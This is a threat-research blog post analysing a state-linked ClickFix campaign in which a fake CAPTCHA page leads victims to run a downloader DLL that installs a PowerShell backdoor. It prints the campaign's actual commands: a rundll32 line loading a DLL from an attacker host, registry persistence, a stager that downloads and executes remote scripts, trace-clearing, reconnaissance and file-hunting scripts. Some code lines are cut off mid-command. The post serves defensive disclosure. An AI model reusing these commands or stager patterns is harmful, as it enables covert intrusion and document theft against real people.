COLDRIVER Adds BAITSWITCH and SIMPLEFIX | ThreatLabz

By Sudeep Singh, Yin Hong Chang

Published: 2025-09-24 · Archived: 2026-04-05 21:12:47 UTC

Technical Analysis

In this section, a detailed analysis is provided for each component of the attack chain initiated when a victim visits a ClickFix webpage and performs the actions prompted by the site. The figure below provides an overview of the multi-stage attack chain.



Figure 1: Multi-stage end-to-end ClickFix campaign attack chain leveraging BAITSWITCH to deliver SIMPLEFIX.

ClickFix / CAPTCHA verification

The infection chain begins with a webpage masquerading as an information resource addressing challenges faced by members of civil society and think tanks in Russia. This webpage employs the ClickFix social-engineering attack method to trick users into executing a malicious command in the Windows Run dialog box by displaying a fake Cloudflare Turnstile checkbox, as shown in the figure below.



Figure 2: Fake Cloudflare Turnstile checkbox.

When the user clicks the checkbox, the embedded JavaScript code copies a malicious command (`rundll32.exe \\captchanom.top\check\machinerie.dll,verifyme`) to the user's clipboard. Next, the page displays UI elements designed to prompt the user to paste and execute this command in the Windows Run dialog box. This action executes `machinerie.dll` (BAITSWITCH) via `rundll32.exe` , invoking its `verifyme` export function. While this UI is displayed, the JavaScript code waits for a set timeout before redirecting the victim to a decoy document hosted on Google Drive, created by the threat-actor controlled account `narnobudaeva@gmail[.]com` . The figure below shows the contents of this decoy document.



Figure 3: Example of a ClickFix social-engineering decoy document hosted on Google Drive.

This two-page decoy document describes efforts to build resilience for exiled members of Russian civil society, such as human rights defenders, journalists, educators, and civic activists, through mentorship and fellowship programs.

BAITSWITCH downloader DLL

BAITSWITCH (`Machinerie.dll`) is a downloader that establishes persistence and retrieves stager payloads to execute the SIMPLEFIX backdoor. It connects to URLs using a hardcoded user-agent string (`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36 Edge/133.0.0.0`) to receive and execute commands. The command-and-control (C2) server responds with commands only when this specific user-agent string is used, returning a “404 Not Found” page otherwise.

BAITSWITCH makes five HTTP requests to the threat actor-controlled domain `captchanom[.]top` to receive various commands and download the PowerShell-based SIMPLEFIX backdoor. For each response from the C2 server, BAITSWITCH uses the `lpCommandLine` parameter of `CreateProcessA` to execute the command on the endpoint. Below is the sequence of requests made:

1. The first request to the URL `hxxps://captchanom[.]top/coup/premier` retrieves a command to establish persistence. This command executes the `reg` executable, configuring the `UserInitMprLogonScript` registry key to run a PowerShell script (downloaded later) with a specific argument at the next user logon. Below is the command received:

```
reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_SZ /d "powershell -WindowStyle Hidden -ep bypass \"
```

2. The second request to the URL `hxxps://captchanom[.]top/coup/deuxieme` retrieves a command to store encrypted payloads in the Windows registry. The received command executes PowerShell to add a Base64-encoded, AES-encrypted PowerShell script (stored in `$ii`) and a Base64-encoded AES decryption key (stored in `$iii`) to the Windows registry keys `EnthusiastMod` and `QatItems`, respectively. This encrypted script will be decrypted and executed in subsequent stages. Below is the command received:

```
powershell -c "$ii = 'kXvyDMF+...iL54E0QbEXJyRA==';$iii = 'yuClT3Iwhv9SERwcmKipg=';$rrr = 'HKCU:\SOFTWARE\Micr
```

3. In the third request to the URL `hxxps://captchanom[.]top/coup/troisieme`, BAITSWITCH downloads a PowerShell stager from a different server (`southprovesolutions[.]com/FvFLcsr23`) and saves it to the path `%APPDATA%\Microsoft\Windows\FvFLcsr23.ps1`, referenced earlier in the persistence setup. Below is the command received:

```
powershell -c "Invoke-WebRequest -Uri \"hxxps://southprovesolutions[.]com/FvFLcsr23\" -OutFile \"$Env:APPDATA\
```

4. The fourth request to the URL `hxxps://captchanom[.]top/coup/quatre` retrieves a command to clear the `RunMRU` registry key. The `RunMRU` key stores the Most Recently Used (MRU) commands entered into the Run dialog (Win + R). Since the ClickFix attack begins with the user pasting the malicious command into "Win + R," this action effectively erases any trace of the attack. Below is the command received:

```
reg delete HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /f
```

5. In the fifth and final request to the URL `hxxps://captchanom[.]top/`, BAITSWITCH sends the victim's hostname to the C2, possibly to register the victim with the C2 server. No response was observed from this URL.

PowerShell stager

On the next Windows logon, the PowerShell stager executes with the command-line parameter `7eHgxjgbBs3gHdkgx9AsRC`, as specified in the logon script registry key.

This script uses basic string obfuscation techniques:

- Multiple Base64-encoded strings are decoded, transformed, and concatenated to construct the decoded PowerShell script.
- After decoding, each Base64-encoded string undergoes the following transformations:
  - Replace all newline characters with semicolon characters.
  - Delete all non-ASCII characters (`[^\x20-\x7E]`).
  - Delete all 2-byte hex-encoded characters (`(?i)x[0-9A-Fa-f]{4}`).

Below is the deobfuscated PowerShell-based stager.

```
 function WWW($value) {
   $scriptBlock = [scriptblock]::Create($value); & $scriptBlock
};
function WWWWW {
   param([string] $eeee, [string] $eeeee);
   try {
       $eee = [Convert]::FromBase64String($eeee);
       $eeeeee = $eee[0. .15];
       $eeeeeee = $eee[16..($eee.Length - 1)];
       $e = [System.Security.Cryptography.Aes]::Create();
       $e.Key = [Convert]::FromBase64String($eeeee);
       $e.IV = $eeeeee;
       $ee = $e.CreateDecryptor();
       $eeeeeeee = $ee.TransformFinalBlock($eeeeeee, 0, $eeeeeee.Length);
       return [Text.Encoding]::UTF8.GetString($eeeeeeee);
   } finally {
       if ($e) {
           $e.Dispose()
       }
   }
};
$wwwwww = Get - ItemPropertyValue - Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{53121F
$wwwwwww = Get - ItemPropertyValue - Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{5312
$key = $global: wwww + [System.Text.Encoding]::UTF8.GetString($wwwwwww);
$wwwwwwww = [System.Text.Encoding]::UTF8.GetString($wwwwww);
$w = WWWWW $wwwwwwww $key;
WWW - value $w;
```

The stager has the following functionality:

- Reads the Base64-encoded and AES-encrypted PowerShell script from `HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\53121F47-8C52-44A7-89A5-5595BB2B32BE}\DefaultIcon\\EnthusiastMode`.
- Reads a string from `HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\53121F47-8C52-44A7-89A5-5595BB2B32BE}\DefaultIcon\\QatItems`.
- Concatenates the command-line parameter and the string from the registry to form the full Base64-encoded AES key: `7eHgxjgbBs3gHdkgx9AsRCyuClT3Iwhv9SERwcmKipg=`.
- The PowerShell script is decrypted using the first 16 bytes of the Base64-decoded blob as the initialization vector (IV) and a 32-byte decryption key. Below is the resulting decrypted script.

```
 $ia = @("southprovesolutions.com");
$fff = $false;
while (-not $fff) {
   foreach ($iii in $ia) {
       if ((Invoke-WebRequest -Uri "https://$iii/" -UseBasicParsing -Method Head -TimeoutSec 5 -ErrorAction Sile
```

```
            $wc=New-Object System.Net.WebClient;
            Invoke-Command -ScriptBlock ([scriptblock]::Create($wc.DownloadString("https://$iii/Zxdf")));
            $fff = $true;
            break;
        }
        else {}
    };
    if (-not $fff) {
        Start-Sleep -Seconds 5;
    }
};
```

- This decrypted PowerShell script fetches the SIMPLEFIX backdoor from the URL `hxxps://southprovesolutions[.]com/Zxdf`.

SIMPLEFIX backdoor

SIMPLEFIX employs obfuscation techniques similar to those employed in the stager PowerShell script. The resulting deobfuscated script is available in the ThreatLabz GitHub repository.

The script enters a loop to execute the following steps every 3 minutes:

- Generate a user-agent string by combining the computer name, username, and the machine's UUID (retrieved using WMI). This user-agent string is used for all communications with the C2 server.
- Send a request to `hxxps://southprovesolutions[.]com/KZouoRc` and parse the response for commands to execute.
- After each command is successfully executed, an HTTP request is sent to `hxxps://southprovesolutions[.]com/VUkXugsYgu`, likely to notify the C2 server of the successful command execution.

SIMPLEFIX supports the commands outlined in the table below:

Command	Description
1	Retrieves a URL hosting a binary and a command-line parameter used to launch this binary. If a filename is included in the URL, the binary is dropped with the same filename in the `%temp%` path. If no filename is included in the URL, the hardcoded name `AkdD2sS.exe` is used instead.

Command	Description
2	Retrieves a set of commands to be executed on the user's machine. At the time of analysis, the commands received were used to collect information about the system, network, and user. The output of these commands is sent in an HTTP POST request to `hxxps://southprovesolutions[.]com/EPAWl`.
3	Executes a PowerShell script and sends the command output via an HTTP POST request to `hxxps://southprovesolutions[.]com/EPAWl`.

Table 1: Commands supported by SIMPLEFIX.

At the time of analysis, the commands in the following table were received:

ID	Command	Description
2	`whoami /all & ipconfig /all & systeminfo & net share & net session & ipconfig /displaydns & query session & net user & netstat -ano & arp -a`	Commands for reconnaissance, including gathering information about the user, network configuration, and system.
	`whoami /all`	Collects information about the user.
3	`[string[]]$di = @('Documents','Downloads','Desktop','OneDrive'); [string[]]$fi = @('.pdf','.doc','.xls','.txt', '.zip', '.rar', '.7z');$r = [Environment]::GetFolderPath('UserProfile');$tr = [System.Collections.Generic.List[string]]::new();function PD { param([string]$p); try { $md = $false; foreach ($i in $di) { if ($p -like "*${i}*") { $md = $true; break }};if (-not $md) { return}; [System.IO.Directory]::EnumerateFiles($p) | ForEach-Object { foreach ($f in $fi) { if ($_ -like "*${f}*") { $ii =`	PowerShell script that exfiltrates information about a hardcoded list of file types found in a pre-configured list of directories. The file types

ID	Command	Description
	`[System.IO.FileInfo]::new($_);$tr.Add("[File]  $_ $($ii.Length) $($ii.LastWriteTime)`n");break;}}};[System.IO.Directory]::EnumerateDirectories($p) | ForEach-Object { PD $_ }} catch [System.UnauthorizedAccessException] {} catch {}};[System.IO.Directory]::EnumerateDirectories($r) | ForEach-Object { PD $_ };$tr;`	correspond to documents and archives that may be of interest for strategic intelligence collection. The list of directories and file extensions scanned are very similar to the LOSTKEYS VBScript-based malware used by COLDRIVER in January 2025.
	`exit`	Terminates the SIMPLEFIX backdoor.

Table 2: ThreatLabz observed these commands being sent to the SIMPLEFIX backdoor.

Source: https://www.zscaler.com/blogs/security-research/coldriver-updates-arsenal-baitswitch-and-simplefix